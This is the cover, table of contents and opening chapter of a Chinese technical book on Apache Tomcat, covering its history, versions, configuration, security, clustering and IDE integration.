

精通Tomcat

Java Web应用开发、框架分析与 组件配置、系统集成与案例实战

刘中兵 许晓昕 薛道铭 编著

独家分析：采用独特模式，独家深入分析Tomcat内部实现和外部应用；独有的内容包括Tomcat启动与类加载分析、底层框架与源代码分析等

线索清晰：以“基础篇→深入篇→集成篇→案例篇”为线索，全面涵盖Tomcat的各方面，由基础到深入，由表层应用到底层框架

归纳精练：从技术、底层、应用三方面归纳，将每一个知识点精练为一章，不遗漏，不添篇幅

注重演练：案例驱动的学习方法。关键技术点均有详细案例，操作演练



清华大学出版社

目 录

第 1 部分 Tomcat 基础开发篇

第 1 章 Tomcat 简介	3	1.5.9 总结对比	16
1.1 Tomcat 的发展简史	3	1.6 小结	16
1.1.1 发展历史	3	第 2 章 Tomcat 安装与启动	17
1.1.2 发展现状	4	2.1 安装 Java 环境	17
1.1.3 未来的发展趋势	5	2.1.1 安装 JDK	17
1.2 Tomcat 的版本	5	2.1.2 JVM 性能设置	18
1.2.1 Tomcat3.x	6	2.2 安装 Tomcat	18
1.2.2 Tomcat4.x	6	2.2.1 安装二进制版	19
1.2.3 Tomcat5.x	7	2.2.2 从源代码安装 Tomcat	19
1.2.4 Tomcat6.0	7	2.3 Tomcat 的目录结构及相关设置	19
1.3 Tomcat 的特点	8	2.3.1 预览目录结构	19
1.3.1 部署简单	8	2.3.2 相关设置	22
1.3.2 安全管理	8	2.4 启动 Tomcat	23
1.3.3 易操作	9	2.4.1 Tomcat 的启动和停止	23
1.3.4 集成方便	9	2.4.2 以服务的方式运行 Tomcat	25
1.3.5 与 Apache 完美组合	9	2.4.3 在控制台里运行 Tomcat	27
1.4 Tomcat 工作原理	10	2.4.4 远程启动 Tomcat	28
1.4.1 Servlet 容器	10	2.5 测试运行	28
1.4.2 Tomcat 工作模式	10	2.6 小结	28
1.4.3 Tomcat 组织结构	11	第 3 章 在 Tomcat 中创建和发布 Web	
1.4.4 Tomcat Web 应用简介	12	应用	29
1.5 Web 服务器之比较	13	3.1 Web 应用的目录结构	29
1.5.1 JSWDK 与 Tomcat 比较	13	3.2 部署描述符 web.xml	30
1.5.2 JServ 与 Tomcat 比较	13	3.2.1 头元素	34
1.5.3 Resin 与 Tomcat 比较	14	3.2.2 文档类型声明	35
1.5.4 JRun 与 Tomcat 比较	14	3.2.3 Web 应用图标、Web 应用名称、	
1.5.5 JBoss 与 Tomcat 比较	14	Web 应用描述	35
1.5.6 WebLogic 与 Tomcat 比较	15	3.2.4 分布式属性	36
1.5.7 WebSphere 与 Tomcat 比较	15		
1.5.8 其他	15		

3.2.5 上下文参数	36	4.2 Tomcat 应用管理平台	73
3.2.6 过滤器定义	36	4.2.1 访问应用管理平台	74
3.2.7 过滤器映射	38	4.2.2 应用管理功能	75
3.2.8 监听器	39	4.2.3 管理命令	77
3.2.9 Servlet 定义	40	4.3 小结	78
3.2.10 Servlet 映射	43	第 5 章 Tomcat 配置文件详解	79
3.2.11 控制会话超时	44	5.1 server.xml 配置	79
3.2.12 MIME 类型映射	45	5.1.1 元素预览及相互关系	79
3.2.13 指定欢迎文件页	45	5.1.2 顶层元素 Server	83
3.2.14 错误处理页	46	5.1.3 顶层元素 Service	83
3.2.15 定位 TLD	47	5.1.4 连接器 Connector	84
3.2.16 资源管理对象	47	5.1.5 容器 Engine	88
3.2.17 资源工厂使用的资源	47	5.1.6 容器 Host	89
3.2.18 安全限制	48	5.1.7 容器 Context	91
3.2.19 登录验证	49	5.1.8 默认配置组件 DefaultContext	97
3.2.20 安全角色	50	5.1.9 全局配置组件	
3.2.21 Web 环境参数	51	GlobalNamingResources	97
3.2.22 EJB 声明	51	5.1.10 嵌套组件 Logger	97
3.2.23 本地 EJB 声明	51	5.1.11 嵌套组件 Valve	98
3.2.24 Servlet2.4 新增标签	52	5.1.12 嵌套组件 Realm	101
3.3 实例演示：创建和发布过程	55	5.1.13 嵌套组件 Listener	105
3.3.1 建立项目目录	55	5.1.14 嵌套组件 Cluster	105
3.3.2 配置调试环境	56	5.1.15 嵌套组件 Loader	106
3.3.3 部署 HTML 文件	56	5.1.16 嵌套组件 Manager	107
3.3.4 部署 JSP	57	5.1.17 嵌套组件 Resources	110
3.3.5 部署 Servlet	58	5.1.18 小结	111
3.3.6 部署过滤器	59	5.2 web.xml 配置	112
3.3.7 部署监听器	61	5.2.1 概述	112
3.3.8 部署自定义标签	62	5.2.2 DefaultServlet	114
3.3.9 创建并发布 WAR 文件	64	5.2.3 JspServlet	118
3.3.10 域名绑定	65	5.2.4 InvokerServlet	120
3.3.11 配置虚拟主机	65	5.2.5 SSIServlet	121
3.4 小结	66	5.2.6 CGIServlet	122
第 4 章 Tomcat 控制与管理	67	5.2.7 Session 配置	122
4.1 Tomcat 系统管理平台	67	5.2.8 MIME 类型	123
4.1.1 访问系统管理平台	67	5.2.9 Welcome 列表	123
4.1.2 系统管理功能	69	5.2.10 小结	124
4.1.3 常见的配置过程	70	5.3 tomcat-users.xml 配置	124

5.3.1 manager 角色.....	124	7.2.2 类包分析.....	147
5.3.2 admin 角色.....	125	7.2.3 快速实现 Commons Logging	150
5.4 安全配置文件.....	125	7.2.4 Commons Logging 记录 日志示例.....	150
5.4.1 策略文件 catalina.policy	125	7.3 小结.....	152
5.4.2 属性文件 catalina.properties.....	127		
5.5 其他.....	128	第 8 章 使用 Ant 管理 Tomcat 和 Web 应用	153
5.5.1 server-minimal.xml.....	128	8.1 Ant 的配置和使用.....	153
5.5.2 context.xml	128	8.1.1 Ant 安装和配置.....	153
5.6 小结.....	128	8.1.2 编写 build 文件.....	155
第 6 章 Tomcat 调试与疑难排解	129	8.1.3 基本 Task 使用方法.....	160
6.1 无法启动 Tomcat	129	8.2 用 Ant 从源代码安装 Tomcat.....	167
6.1.1 环境变量设置问题	129	8.2.1 下载 Tomcat 源代码	167
6.1.2 端口冲突	130	8.2.2 下载 Ant 二进制版本	168
6.1.3 版本冲突	131	8.2.3 设置环境变量.....	168
6.2 无法停止 Tomcat	132	8.2.4 开始编译.....	168
6.3 中文字符问题.....	132	8.2.5 部署 Tomcat.....	169
6.3.1 HTML 中文编码转换	132	8.3 实例演示：用 Ant 管理 Web 应用	169
6.3.2 JSP 中文编码转换	132	8.3.1 建立测试项目.....	169
6.3.3 数据库中文乱码问题	134	8.3.2 建立 build.xml	170
6.4 调试方法.....	135	8.3.3 clean 清理任务	172
6.4.1 解读日志文件.....	135	8.3.4 prepare 编译准备任务.....	172
6.4.2 URL 与 HTTP 会话	135	8.3.5 compile 编译任务	173
6.4.3 用 RequestDumperValve 来调试	136	8.3.6 install 应用部署任务.....	173
6.5 小结.....	136	8.3.7 list 应用查看任务	174
第 7 章 Tomcat 开发中日志的使用.....	137	8.3.8 reload 应用重载任务	175
7.1 使用 Log4j 记录日志	137	8.3.9 remove 应用撤销任务.....	175
7.1.1 Log4j 设计原理	137	8.3.10 javadoc 生成文档任务	176
7.1.2 Log4j 的配置.....	140	8.3.11 dist 打包任务	176
7.1.3 实例演示：Log4j 的使用	144	8.3.12 email 邮件发送任务.....	177
7.2 使用 Commons Logging 记录日志	145	8.4 小结.....	178
7.2.1 基本原理	146		

第 2 部分 Tomcat 深入篇

第 9 章 Tomcat 启动与类加载.....	181	9.1 Tomcat 各容器和组件的启动流程	181
---------------------------------	------------	------------------------------	-----

9.1.1 名词解释	181	10.3.3 javax.servlet.http.HttpServlet	228
9.1.2 容器启动流程	182	10.3.4 DefaultServlet	232
9.1.3 启动 Server	183	10.3.5 InvokerServlet	232
9.1.4 启动 Service	185	10.3.6 CGIServlet	233
9.1.5 启动 Connector	186	10.3.7 SSIServlet	236
9.1.6 启动 Engine	188	10.3.8 JSPServlet	237
9.1.7 启动 Host	189	10.4 Jasper 编译过程	238
9.1.8 启动 Context	191	10.4.1 加载类编译器	238
9.1.9 加载组件	192	10.4.2 由 JSP 产生 Java 源文件	239
9.2 Tomcat 的启动	194	10.4.3 由 Java 源文件编译为 class 文件	239
9.2.1 Tomcat 组件启动流程图	194	10.5 JSP 九大内置对象类	240
9.2.2 Tomcat 启动引导类 Bootstrap.java	195	10.5.1 out - javax.servlet.jsp.jspWriter	241
9.2.3 Tomcat 启动类 Catalina.java	196	10.5.2 request - javax.servlet.http. HttpServletRequest	242
9.3 类加载	197	10.5.3 response - javax.servlet.http. HttpServletResponse	245
9.3.1 Java 类加载与委托模型	197	10.5.4 session - javax.servlet.http. HttpSession	247
9.3.2 Tomcat 的类加载器	201	10.5.5 pageContext - javax.servlet.jsp. PageContext	248
9.3.3 Tomcat 类加载器 UML 结构图	204	10.5.6 application - javax.servlet. ServletContext	250
9.3.4 Tomcat 类加载器的创建过程 与源码分析	205	10.5.7 config - javax.servlet. ServletConfig	251
9.3.5 Tomcat 动态类重载	211	10.5.8 exception - java.lang. Throwable	252
9.3.6 实例演示：一个简单的类 加载器	212	10.5.9 page - javax.servlet.jsp. HttpJspPage	252
9.3.7 实例演示：实现加密类的类 加载器	214	10.6 小结	252
9.4 小结	218	第 11 章 Tomcat 连接器	253
第 10 章 Tomcat 框架与默认类	219	11.1 HTTP Connector	253
10.1 Tomcat 基础架构类图	219	11.1.1 版本发展	253
10.2 manager 任务包	221	11.1.2 类关系图	253
10.2.1 Task 类关系图	222	11.1.3 类型配置	254
10.2.2 基础类 AbstractCatalinaTask	222	11.1.4 性能调整	255
10.2.3 Tomcat 任务类型	224	11.2 WebServer Connector	255
10.2.4 部署应用任务类 DeployTask	224		
10.2.5 启动应用任务类 StartTask	226		
10.3 Servlet 类	226		
10.3.1 Servlet 类关系图	226		
10.3.2 javax.servlet.GenericServlet	227		

11.2.1 使用 WebServer 的原因	255	272
11.2.2 连接协议	256	13.3 小结	274
11.2.3 选择连接器	257	第 14 章 Tomcat 资源	275
11.2.4 AJPConnector	258	14.1 资源定义方式	275
11.2.5 WARPCorrelator	259	14.2 JNDI 资源	277
11.3 小结	260	14.2.1 什么是 JNDI	277
第 12 章 Tomcat 领域	261	14.2.2 JNDI 的功能	278
12.1 Tomcat 领域基本原理	261	14.2.3 应用 JNDI	279
12.1.1 实例演示: Tomcat 安全模型	261	14.3 Tomcat 中使用 JNDI	281
12.1.2 Tomcat 领域工作流程	263	14.3.1 Tomcat 中 JNDI 的配置过程	281
12.1.3 Tomcat 领域家族关系图	264	14.3.2 Tomcat 中使用 JavaBean 资源	282
12.2 实例演示: Tomcat 领域的使用	264	14.3.3 Tomcat 中使用 JavaMail Sessions	283
12.2.1 用户数据库域 UserDatabaseRealm	264	14.3.4 Tomcat 中使用 JDBC 资源	284
12.2.2 内存数据库域 MemoryRealm	265	14.4 JDBC 资源	285
12.2.3 JDBC 访问数据库域 JDBCRealm	265	14.4.1 JDBC 基础	285
12.2.4 DataSource 访问数据库域 DataSourceRealm	266	14.4.2 JDBC 资源与连接池	287
12.2.5 如何访问登录的用户信息	266	14.4.3 Tomcat 连接池的使用步骤	289
12.3 小结	266	14.4.4 Tomcat 连接池的使用方式	291
第 13 章 Tomcat 阀	267	14.4.5 实例演示	292
13.1 Tomcat 阀基本原理	267	14.5 小结	294
13.1.1 Tomcat 阀工作流程	267	第 15 章 Tomcat 解释器	295
13.1.2 Tomcat 阀家族关系图	268	15.1 Tomcat 解释 SSI	295
13.2 实例演示: Tomcat 阀的使用	269	15.1.1 什么是 SSI	295
13.2.1 客户访问日志阀 AccessLogValve	269	15.1.2 让 Tomcat 支持 SSI	296
13.2.2 远程地址过滤器 RemoteAddrValve	270	15.1.3 配置 SSIServlet	296
13.2.3 远程主机过滤器 RemoteHostValve	270	15.1.4 配置 SSI 过滤器	297
13.2.4 客户请求记录器 RequestDumperValve	271	15.1.5 SSI 基本指令	298
13.2.5 单点登录阀 SingleSignOnValve	271	15.2 Tomcat 解释 CGI	303
		15.2.1 什么是 CGI	303
		15.2.2 让 Tomcat 支持 CGI	303
		15.2.3 配置 CGIServlet	303
		15.3 小结	304
		第 16 章 Tomcat 虚拟主机	305

16.1 虚拟主机技术简介.....	305	18.5 小结.....	352
16.1.1 基于 IP 的虚拟主机.....	305	第 19 章 Tomcat 安全.....	353
16.1.2 基于名称的虚拟主机.....	306	19.1 在 Tomcat 中配置安全策略控制 Java	
16.1.3 两者对比.....	306	执行权限.....	353
16.2 Tomcat 虚拟主机技术.....	307	19.1.1 概述.....	353
16.2.1 Tomcat 虚拟主机响应过程.....	307	19.1.2 许可权限.....	354
16.2.2 实例演示: Tomcat 虚拟主机		19.1.3 Tomcat 中的使用.....	355
配置.....	307	19.1.4 实例演示: 赋予文件权限.....	356
16.3 小结.....	308	19.2 Tomcat 中配置过滤阀过滤用户	
第 17 章 Tomcat 嵌入.....	309	非法输入.....	357
17.1 Tomcat 嵌入原理.....	309	19.2.1 问题所在.....	357
17.1.1 什么是 Tomcat 嵌入.....	309	19.2.2 解决办法.....	358
17.1.2 创建 Tomcat 嵌入的过程.....	310	19.3 Tomcat 中使用 SSL 进行加密防护	
17.1.3 Tomcat 嵌入核心类 Embedded		359
.....	311	19.3.1 SSL 简介.....	359
17.2 实例演示: 将 Tomcat 嵌入到 Java 中		19.3.2 SSL 和 Tomcat.....	362
.....	313	19.3.3 实例演示: 在 Tomcat 上配置	
17.2.1 开发嵌入式 Tomcat 服务器程序		SSL.....	363
.....	313	19.3.4 在 Tomcat 上配置双向认证.....	367
17.2.2 运行嵌入式 Tomcat 服务器.....	316	19.3.5 从一个 CA 安装一个证书.....	368
17.3 小结.....	318	19.4 小结.....	370
第 18 章 Tomcat 集群与负载均衡.....	319	第 20 章 Tomcat 性能优化.....	371
18.1 Tomcat 集群.....	320	20.1 Tomcat 性能测试.....	371
18.1.1 Tomcat 集群的工作原理.....	320	20.1.1 性能测试工具.....	371
18.1.2 实例演示: Tomcat 集群的配置		20.1.2 测试工具列表.....	372
.....	325	20.2 实例演示: JMeter 压力测试.....	376
18.1.3 使用 JMX 监控集群.....	333	20.2.1 简单测试.....	376
18.2 Tomcat 负载均衡.....	334	20.2.2 登录后循环测试.....	377
18.2.1 AJP1.3 协议.....	335	20.2.3 JDBC 测试.....	382
18.2.2 mod_jk.....	341	20.3 从外部优化 Tomcat 性能.....	386
18.3 实例演示: Apache 2 负载均衡的		20.3.1 JVM 性能优化.....	386
配置.....	345	20.3.2 操作系统性能优化.....	388
18.3.1 配置 JK 模块.....	345	20.3.3 Tomcat 与其他 Web 服务器整合	
18.3.2 配置 Tomcat.....	347	使用.....	389
18.3.3 配置 Apache2.....	348	20.3.4 负载均衡.....	389
18.4 实例演示: Apache 2.2 负载均衡的		20.4 Tomcat 自身性能优化.....	389
配置.....	349	20.4.1 禁用 DNS 查询.....	389

20.4.2 调整线程数.....	390	21.1.1 什么是 JMX.....	395
20.4.3 加速 JSP 编译速度	391	21.1.2 JMX 体系结构.....	396
20.4.4 其他.....	392	21.2 JMX 在 Tomcat 中的应用	397
20.5 容量计划.....	393	21.2.1 管理组件	397
20.6 小结	394	21.2.2 管理 admin.....	398
第 21 章 Tomcat 使用 JMX 监控	395	21.2.3 实例演示：实现 HelloJMX	398
21.1 JMX 介绍.....	395	21.3 小结	400

第 3 部分 Tomcat 集成配置篇

第 22 章 Windows 下与 Apache 集成

.....	403
22.1 安装独立软件	403
22.1.1 所需的软件包	403
22.1.2 安装 J2SDK	404
22.1.3 安装 Apache	404
22.1.4 安装 Tomcat	404
22.2 实例演示：Tomcat 与 Apache2 集成	405
22.2.1 配置 Tomcat	405
22.2.2 Apache2 的配置	405
22.2.3 实例测试	407
22.2.4 Apache2.2 的配置	408
22.3 小结	408

第 23 章 Linux 下与 Apache 集成

23.1 安装独立软件	409
23.1.1 安装 J2SDK	409
23.1.2 安装 Tomcat	410
23.1.3 安装 Apache	410
23.2 整合配置	411
23.2.1 安装 mod_jk2	411
23.2.2 配置 httpd.conf	412
23.2.3 新建 workers2.properties	412
23.2.4 启动测试	412
23.3 小结	412

第 24 章 Tomcat 与 IIS 集成

24.1 IIS 基础	413
24.1.1 IIS 简介	413
24.1.2 IIS 和 PWS 的区别	414
24.2 IIS 的安装与使用	414
24.2.1 IIS 的添加	414
24.2.2 IIS 运行控制	415
24.2.3 建立一个 Web 站点	416
24.3 实例演示：IIS 与 Tomcat 集成	416
24.3.1 集成原理	416
24.3.2 J2SDK 安装与配置	417
24.3.3 Tomcat 安装与配置	417
24.3.4 JK2 连接器下载与注册	417
24.3.5 新建 IIS 虚拟目录 jakarta 并 设置执行权限	418
24.3.6 添加 ISAPI 筛选器	419
24.3.7 重启 IIS 和 Tomcat 并调试	420
24.4 小结	420

第 25 章 Tomcat 与 Eclipse 集成

25.1 Eclipse 简介	421
25.1.1 历史与发展	421
25.1.2 插件式 IDE	421
25.1.3 MyEclipse 插件	422
25.2 Eclipse 安装与配置	422
25.2.1 安装 Eclipse	422

25.2.2 安装 MyEclipse 插件	422	26.3.5 调试	438
25.3 实例演示: Eclipse+Tomcat 集成	424	26.4 小结	438
25.3.1 在 MyEclipse 中加入 Tomcat 服务器	424	第 27 章 Tomcat 与 NetBeans 集成	439
25.3.2 在 MyEclipse 中新建项目 HelloWorld	424	27.1 NetBeans 发展历史简介	439
25.3.3 在 MyEclipse 中发布项目到 Tomcat	425	27.2 安装 NetBeans	440
25.3.4 在 MyEclipse 中启动 Tomcat 服务器	426	27.3 实例演示: NetBeans+Tomcat 集成	440
25.3.5 测试结果	426	27.3.1 在 NetBeans 中新建项目 HelloWorld	440
25.4 小结	426	27.3.2 在 NetBeans 中运行 HelloWorld	442
第 26 章 Tomcat 与 JBoss 集成	427	27.3.3 调试	442
26.1 JBoss 简介	427	27.4 小结	442
26.1.1 历史与发展	427	第 28 章 Tomcat 与 JBuilder 集成	443
26.1.2 J2EE 规范	428	28.1 JBuilder 简介	443
26.1.3 JBoss 功能套件	428	28.1.1 简单介绍	443
26.1.4 JBoss 与 Web 服务器 (Tomcat 和 Jetty)	429	28.1.2 版本演进历史	444
26.2 安装 JBoss 与 Tomcat 集成的 服务器	429	28.1.3 JBuilder2006 特性	444
26.2.1 JBoss 与 Tomcat 整合	429	28.2 JBuilder2006 安装与使用	445
26.2.2 下载和安装 JBoss	430	28.2.1 安装 JBuilder2006	445
26.2.3 启动和关闭 JBoss 服务器	430	28.2.2 配置自定义 Tomcat	446
26.2.4 JMX 控制台	431	28.3 实例演示: JBuilder+Tomcat 集成	446
26.2.5 JBoss 服务器配置	432	28.3.1 新建项目 HelloWorld	447
26.2.6 热部署	433	28.3.2 选择 Tomcat 服务器	447
26.3 实例演示: JBoss+Tomcat+Eclipse 集成	434	28.3.3 新建 Web 应用 HelloWorldWeb	447
26.3.1 在 Eclipse 中加入 JBoss 服务器	434	28.3.4 新建类 HelloWorld.java	448
26.3.2 在 Eclipse 中新建项目 HelloWorld	434	28.3.5 新建 JSP 文件 hello.jsp 并配置 Tomcat	449
26.3.3 在 Eclipse 中发布项目到 JBoss	435	28.3.6 查看结果	450
26.3.4 在 Eclipse 中启动 JBoss 服务器	437	28.3.7 运行与测试	450
		28.4 小结	450

第 4 部分 Tomcat 案例实战篇

第 29 章 实战博客.....	453	29.6.1 数据库接口设计	488
29.1 什么是博客	453	29.6.2 代理模式设计	489
29.2 系统概述	454	29.7 使用 Eclipse 与 Tomcat 开发 DLOG	495
29.2.1 如何获得 DLOG4J 2.0	455	29.7.1 获得 Eclipse	495
29.2.2 运行需求	455	29.7.2 启动 Eclipse	495
29.2.3 在 Tomcat 中部署 DLOG4J2.0	455	29.7.3 集成 Tomcat	497
29.3 需求分析	455	29.7.4 在 Eclipse 中查看源代码	499
29.3.1 概述	456	29.7.5 在 Eclipse 中修改 DLOG	500
29.3.2 系统设计	456	29.8 配置 DLOG 中的 Struts	501
29.4 数据库设计	457	29.8.1 Struts 安装	501
29.4.1 dlog_attachment 表	458	29.8.2 用 Struts 开发一个简单的例子	501
29.4.2 dlog_bookmark 表	459	29.9 配置 DLOG 中的 Hibernate	505
29.4.3 dlog_category 表	460	29.9.1 Hibernate 安装	505
29.4.4 dlog_draft 表	461	29.9.2 添加 Hibernate 的配置文件	505
29.4.5 dlog_favorite 表	462	29.9.3 Hibernate 工具类	506
29.4.6 dlog_iptrack 表	463	29.9.4 利用 Hibernate 操作数据库	507
29.4.7 dlog_journal 表	463	29.10 系统配置	508
29.4.8 dlog_message 表	465	29.10.1 数据库配置	508
29.4.9 dlog_param 表	466	29.10.2 Tomcat 站点配置	509
29.4.10 dlog_reference 表	467	29.11 小结	510
29.4.11 dlog_reply 表	468	第 30 章 OA 系统	511
29.4.12 dlog_site 表	469	30.1 OA 简介	511
29.4.13 dlog_user 表	470	30.2 系统预览	512
29.4.14 dlog_siteuser 表	471	30.2.1 部署 OA 系统	512
29.5 界面设计	472	30.2.2 OA 系统功能概述	515
29.5.1 主页面	472	30.3 数据库设计	516
29.5.2 显示文章页面	476	30.3.1 公共数据表	516
29.5.3 编辑文章页面	477	30.3.2 组织机构数据表	518
29.5.4 注册用户页面	478	30.3.3 会议管理表	520
29.5.5 编辑用户信息页面	481	30.4 模块设计	523
29.5.6 查看用户信息页面	483	30.4.1 个人桌面	523
29.5.7 发送短消息页面	485	30.4.2 组织机构	525
29.5.8 显示短消息页面	487		
29.6 程序设计	488		

30.4.3 权限控制模块.....	528	30.5.4 文件下载	542
30.4.4 权限设置模块.....	530	30.6 系统配置.....	543
30.4.5 会议管理模块.....	531	30.6.1 连接池配置.....	543
30.5 程序设计.....	538	30.6.2 日志配置	544
30.5.1 数据库接口.....	538	30.6.3 Tomcat 站点配置	545
30.5.2 数据库连接池.....	540	30.7 小结	546
30.5.3 文件上传	541		

第 5 部分 附 录

附录 A 字符编码	549	A.3 UCS-2、UCS-4、BMP	550
A.1 ASCII、GB2312、BIG5、GBK、 GB18030.....	549	A.4 UTF-8、UTF-16	550
A.2 Unicode、UCS 和 UTF.....	549	A.5 UTF 的字节序和 BOM.....	551
		附录 B HTTP 状态码	552

第1部分

Tomcat基础开发篇

从初学者的角度出发,讲解 Tomcat 的基本使用、配置、管理,让初学者能够成为 Tomcat 应用配置和管理的能手。

快·速·起·步

- 第 1 章 Tomcat 简介
- 第 2 章 Tomcat 安装与启动
- 第 3 章 在 Tomcat 中创建和发布 Web 应用

驾·轻·就·熟

- 第 4 章 Tomcat 控制与管理
- 第 5 章 Tomcat 配置文件详解
- 第 6 章 Tomcat 调试与疑难排解

画·龙·点·睛

- 第 7 章 Tomcat 开发中日志的使用
- 第 8 章 使用 Ant 管理 Tomcat 和 Web 应用

Tomcat简介

如今，基于 Web 的应用越来越多，传统的 HTML 已经满足不了人们的需求。我们需要一个交互式的 Web，于是便诞生了各种 Web 编程语言，如 JSP、ASP、PHP 等。当然，这些语言与传统的语言有着密切的联系，如 PHP 基于 C 和 C++ 语言，JSP 基于 Java 语言。本章所要介绍的 Tomcat 即是一个 JSP 和 Servlet 的运行平台。

1.1 Tomcat 的发展简史

Tomcat 是一个免费的开源的 Servlet 容器，它是 Apache 基金会的 Jakarta 项目中的一个核心项目，由 Apache、Sun 和其他一些公司及个人共同开发而成。由于有了 Sun 的参与和支持，最新的 Servlet 和 JSP 规范总能在 Tomcat 中得到体现。

1.1.1 发展历史

1995 年一个民间组织根据美国 NCSA 项目源代码，自行组织开发并发布了 Apache Web Server，该组织于 1999 年创建团体，称作 Apache Software Foundation (ASF)，意在进行开源项目的开发，供个人和公司免费使用。Apache 项目包括的子项目有：HTTP Server、APR、Jakarta、Perl、PHP、TCL、XML 等，现在已经发展到 43 个。

Jakarta 是 ASF 发起的 Java 子项目，Tomcat 是 Jakarta 的子项目。Jakarta Tomcat 最初是为了 Java Servlet 技术而开发的，Servlet 嵌入到特定的 WebServer 中，称作 Servlet 容器。Sun 创建的第一个 Servlet 容器是 Java Web Server，与此同时，ASF 组织创建了 JServ，它是一个与 Apache 服务器集成的 Servlet 引擎。

1999 年，Sun 将 Java Web Server 容器的源代码贡献给 ASF，使 Java Web Server 和 JServ 两个项目合并为 Tomcat，Tomcat 作为 Sun 的官方参考实现，也标志着它支持 Servlet 和 JSP 的参考标准。

Tomcat 第一个版本是 3.x 系列，完全支持 Servlet2.2 和 JSP1.1 标准，并且继承了 Sun 在 1999 年提供给 ASF 的源代码。2001 年 Tomcat4.0 发布，命名为 Catalina，完全重新设计了架构和基础代码，Tomcat4.x 系列实现了 Servlet2.3 和 JSP1.2 标准。

Tomcat 是 Java Servlet 和 Java Server Pages 技术的标准实现，是基于 Apache 许可证下开发的自由软件。Tomcat 是 Jakarta 项目中的一个重要的子项目，被 JavaWorld 杂志

选为 2001 年度最具创新的 Java 产品，同时它又是 Sun 公司官方推荐的 Servlet 和 JSP 容器（具体可以见 <http://java.sun.com/products/jsp/tomcat/>），因此越来越多地受到软件公司和开发人员的喜爱。Servlet 和 JSP 的最新规范都可以在 Tomcat 的新版本中得到实现。

可以访问 Tomcat 的官方网站了解更多的 Tomcat 信息，如图 1-1 所示。




图 1-1 Tomcat 官方网站

1.1.2 发展现状

现在开发 Java Web 应用，建立和部署 Web 内容是一件很简单的工作。使用 Jakarta Tomcat 作为 Servlet 和 JSP 容器的人已经遍及全世界。Tomcat 具有免费、跨平台、轻量级和灵活嵌入到应用系统等优点，并且更新得很快，是目前非常流行的 Web 服务器软件。

Tomcat 使用不同的工具来共同实现强大的功能。在 Jakarta 项目中有一些相当不错的相关子项目，与 Tomcat 相得益彰。

(1) Ant: 基于 Java 的跨平台开发工具，支持 XML。Tomcat 的源代码版本需要使用该工具进行编译，编译后的安装版本为二进制版本；

(2) Logging: 为服务器端程序的日志处理提供 API 以使用多种不同的日志系统，目前的实现方式有：

- ❷ Log4J Apache Jakarta 项目：每个 Log 的实例都对应一个 Log4j Category 类；
- ❷ JDK Logging API JDK1.4 及后续版本：每个 Log 的实例都是一个 `java.util.logging.Logger` 实例；
- ❷ LogKit Apache Jakarta 项目：每个 Log 的实例都对应于一个 LogKit Logger 类；
- ❷ NoOpLog: 简单地将所有的 Log 实例日志输出；
- ❷ SimpleLog: 将所有 Log 实例的日志输出到 `System.out` 中。

这些记录日志的方式均可以集成在 Tomcat 及部署在其中的 Java 应用项目中。

(3) Regexp: 100% 纯 Java 表达与调试工具包，可以调试和测试 Java 兼容性；

(4) Slide: 包含 Servlet API 内容管理，用以推进 WebDAV 协议（web-based Distributed Authoring and Versioning），从而使 Servlet 可以在任何支持 API 2.2 或以前版本的容器内运行；

(5) Struts: 用于制作 JSP/Servlet 的 Web 通用应用开发框架, 即 MVC (Model-View-Controller);

(6) Taglibs: 是一个与 JSP1.1 标准兼容的自定义标记库。作为一个强有力的 JSP 结构特性, 它将为 JSP 开发注入更多功能, 开发也变得更友好;

(7) Watchdog: 包含在 Tomcat3.1 版中, 用于检测 Servlet 和 JSP 的兼容性。

另外, 还有许多其他著名的项目, 如 Tapestry、Lucene、JMeter、POI、Turbine、Velocity 等。由于有了这么多开源项目的存在, 使得对 Tomcat 的应用如鱼得水, 其发展空间也变得更广阔。

1.1.3 未来的发展趋势

Tomcat 已经成为 Java Web Server 的主流, 它受到 Sun 公司的全力支持, 并由非常强大的开发组织 Apache 来进行发展, 这一项目被称为 Jakarta 计划。从战略上看, Sun 现在正借助 Apache 的影响来开发 Server 端的 Java 技术, 这就是 Tomcat。因此可以相信 Tomcat 已经或者即将成为一个较理想的 JSP&Servlet 开发和支撑平台。相对地, JSWDK (Java Server Web Development Kit) 只是一个简化的服务器平台, 性能和稳定程度都比较有限, 而且实际上 Sun 并不许可将它作为 Internet 上的商业平台。

Tomcat 的功能比 JWS (Java Web Start) 或 JSWDK 强大得多, 你可以访问 Tomcat 的站点 <http://jakarta.apache.org> 查看详细介绍, 或者预订 Tomcat 的 MailList, 还可以加入到他们的开发组织中去。

Tomcat 确实是一个很好的工具, 不仅仅因为其免费、功能强大, 更因为其开放性。如今, 开源软件越来越受到人们的重视, Linux 就是一个成功的典型。人们不再限于只使用软件, 而且已经关心起软件的具体实现。因此有理由相信 Tomcat 会走得更远。

1.2 Tomcat 的版本

Tomcat 每一个版本在起初都会发布一个 Alpha 版本, 经过一段时间的测试之后再发布一个稳定的版本。Alpha 版本中会保留测试期间发现的问题, 并且会在后续的版本中得到完善。Tomcat 一个成熟版本的发行一般要经过如下三个过渡版本:

- ≈ Alpha 版: 可能会包括许多未被测试到的功能点, 不能保证长期稳定的运行;
- ≈ Beta 版: 可能会包括一些未被测试到的功能点和相关的小 bug, 该版本不能保证稳定的运行;
- ≈ Stable 版: 可能会包括一些小的 bug, 它作为正式产品发布, 能够长期稳定的运行。

不同的版本支持不同的 Servlet 和 JSP 标准, Tomcat 的发行版本对 Servlet 和 JSP 标准支持的映射关系如表 1-1 所示。

从网址 <http://jakarta.apache.org/site/downloads/index.html> 上可以下载你所需要的 Tomcat 版本。

下面就来看一下 Tomcat 的三个不同版本的发布和相关性能。

表 1-1 Tomcat 版本与 Servlet 和 JSP 标准支持的映射关系

Tomcat 版本	Servlet API	JSP API
3.x	2.2	1.1
4.x	2.3	1.2
5.x	2.4	2.0

1.2.1 Tomcat3.x

Tomcat 的初始版本是 3.x，正式发布的版本有 3 个。

- ≈ Tomcat3.1.1 是 Tomcat 发布的第一个版本；
